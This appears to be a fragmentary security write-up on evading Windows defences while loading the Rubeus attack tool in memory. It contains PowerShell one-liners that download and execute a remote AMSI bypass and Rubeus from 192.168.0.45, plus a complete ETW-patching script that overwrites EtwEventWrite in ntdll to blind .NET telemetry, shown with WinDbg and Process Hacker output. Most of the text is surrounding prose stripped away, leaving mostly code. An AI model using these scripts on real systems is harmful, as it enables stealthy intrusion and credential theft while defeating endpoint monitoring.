

Windows

Windows (ETW) **ENET** IoC

.NETMicrosoft-Windows-DotNETRuntime AssemblyLoad	.NET	Rubeus.exe
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```
$data=(new-object System.Net.WebClient).DownloadData('http://192.168.0.45:443/rubeus.exe')
$assembly=[System.Reflection.Assembly]::Load($data)
```

AMSI .NET AMSI

```
PS C:\Users\Administrator> $data=(new-object System.Net.WebClient).DownloadData('http://192.168.0.45:443/rubeus.exe')
PS C:\Users\Administrator> $assembly=[System.Reflection.Assembly]::Load($data)
Exception calling "Load" with "1" argument(s): "Could not load file or assembly '445952 bytes loaded from Anonymously
Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null' or one of its dependencies. An
attempt was made to load a program with an incorrect format."
At line:1 char:1
+ $assembly=[System.Reflection.Assembly]::Load($data)
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : BadImageFormatException
```

AmsiScanBuffer AMSI .NET Rubeus

```
PS C:\Users\Administrator> iex(new-object net.webclient).downloadstring('http://192.168.0.45:443/bypass.ps1')
True
PS C:\Users\Administrator> $data=(new-object System.Net.WebClient).DownloadData('http://192.168.0.45:443/rubeus.exe')
PS C:\Users\Administrator> $assembly=[System.Reflection.Assembly]::Load($data)
PS C:\Users\Administrator>
```

ETW	AmsiInitialize	AmsiOpenSession	WinDBG	Power
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```
amsi! AmsiInitialize
amsi! AmsiOpenSession
amsi! AmsiScanBuffer
clr! AmsiScan
```

"invoke-mimikatz" AmsiOpenSession AmsiScanbuffer AmsiInitialize AmsiScar

```
0:025> g
Breakpoint 1 hit
amsi!AmsiOpenSession:
00007ff9`0aa78200 4885d2          test     rdx,rdx
0:025> g
Breakpoint 2 hit
amsi!AmsiScanBuffer:
00007ff9`0aa78260 4c8bdc          mov     r11,rsp
```

```

0:026> g
Breakpoint 1 hit
amsil!AmsiOpenSession:
00007ff9`0aa78200 4885d2      test     rdx,rdx
0:026> g
Breakpoint 2 hit
amsil!AmsiScanBuffer:
00007ff9`0aa78260 4c8bdc      mov     r11,rsip
0:026> g
Breakpoint 3 hit
clr!AmsiScan:
00007ff8`fdfbbc94 48895c2408      mov     qword ptr [rsp+8],rbx ss:000000b8`bc58d700=0000021c3e361f00
0:026> g
Breakpoint 0 hit
amsil!AmsiInitialize:
00007ff9`0aa72e00 48895c2410      mov     qword ptr [rsp+10h],rbx ss:000000b8`bc58d678={amsil!AmsiInitialize (00007ff9`0aa72e00)}
0:026> g
Breakpoint 2 hit
amsil!AmsiScanBuffer:
00007ff9`0aa78260 4c8bdc      mov     r11,rsip


```


clr.dll AmsiScan

AmsilInitialize

AmsiScan

AmsiOpenSession





AmsiInitSystem

System.Management.Automation

PowerShell

.NET

AmsiScan

AMSIL

Rubeus

Process Hacker

IoC

PowerShell

.NET assemblies

Rubeus

ETW

General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles	.NET assemblies	.NET performance	GPU	Disk and Network	Comment
Structure					ID	Flags	Path						
▼ CLR v4.0.30319.0					8	LOADER_OPTIMIZATI...							
▼ AppDomain: DefaultDomain					19719...	Default, Executable							
Anonymously Hosted DynamicMethod...					19723...	Dynamic	Anonymously Hosted DynamicMethods Assembly						
Microsoft.PowerShell.PSReadLine					19723...		C:\Program Files\WindowsPowerShell\Modules\PSReadLine\2.0.0\Microsoft.Power...						
ReflectedDelegate					19723...	Dynamic	ReflectedDelegate						
Rubeus					19723...		Rubeus						
▼ AppDomain: SharedDomain					14070...	Shared							
Microsoft.Management.Infrastructure					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.Management.Infrastructure\...						
Microsoft.PowerShell.Commands.Utility					19723...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Utility\...						
Microsoft.PowerShell.ConsoleHost					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.PowerShell.ConsoleHost\...						
Microsoft.PowerShell.Security					19723...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.PowerShell.Security\...						
mscorlib					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c5619...						
System					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561...						
System.Configuration					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_4.0.0.0...						
System.Configuration.Install					19723...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration.Install\v4.0...						
System.Core					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5...						
System.Data					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_64\System.Data\v4.0_4.0.0.0__b77a5c5...						
System.DirectoryServices					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.DirectoryServices\v4.0_4.0...						
System.Management					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management\v4.0_4.0.0.0...						
System.Management.Automation					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\...						
System.Numerics					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Numerics\v4.0_4.0.0.0__b...						
System.Transactions					19723...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_64\System.Transactions\v4.0_4.0.0.0__...						
System.Xml					19719...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__b77a5...						

ETW

ntdll

EtwwEventWrite

ULONG

EVNTAPI

EtwwEventWrite(

__in REGHANDLE RegHandle,

```

__in PCEVENT_DESCRIPTOR EventDescriptor,
__in ULONG UserDataCount,
__in_ecount_opt(UserDataCount) PEVENT_DATA_DESCRIPTOR UserData
);

```

ETW PowerShell

```

function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[ -1].
    Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -like "Ge*P*oc*ddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @( ($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}

function getDelegateType {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]]
        $func, [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.
    DefinedDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefinedDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])

    $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
    SetImplementationFlags('Runtime, Managed')

    $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func). SetImplementationFlags('Runtime, Managed')

```

```

return $type.CreateType()
}

[IntPtr]$funcAddr = LookupFunc ntdll.dll EtwEventWrite
$oldProtectionBuffer = 0
$vp=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll VirtualProtect), (getDelegateType @([IntPtr], [UInt32], [UInt32],
[UInt32].MakeByRefType()) ([Bool])))
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)
$buf = [Byte[]] (0xb8, 0x34, 0x12, 0x07, 0x80, 0x66, 0xb8, 0x32, 0x00, 0xb0, 0x57, 0xc3)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 12)


```

EtwEventWrite .NET assemblies

```

PS C:\Users\Administrator> iex(new-object net.webclient).downloadstring('http://192.168.0.45:443/etw.ps1')
True

```

 powershell.exe (38452) Properties

.NET performance			GPU		Disk and Network			Comment	
General	Statistics	Performance	Threads	Token	Modules	Memory	Environment	Handles	.NET assemblies
<div>Structure</div> <div> <div>ID</div> <div>Flags</div> <div>Path</div> </div> <div> Unable to start the event tracing session: This operation returned because the timeout period expired. </div>									

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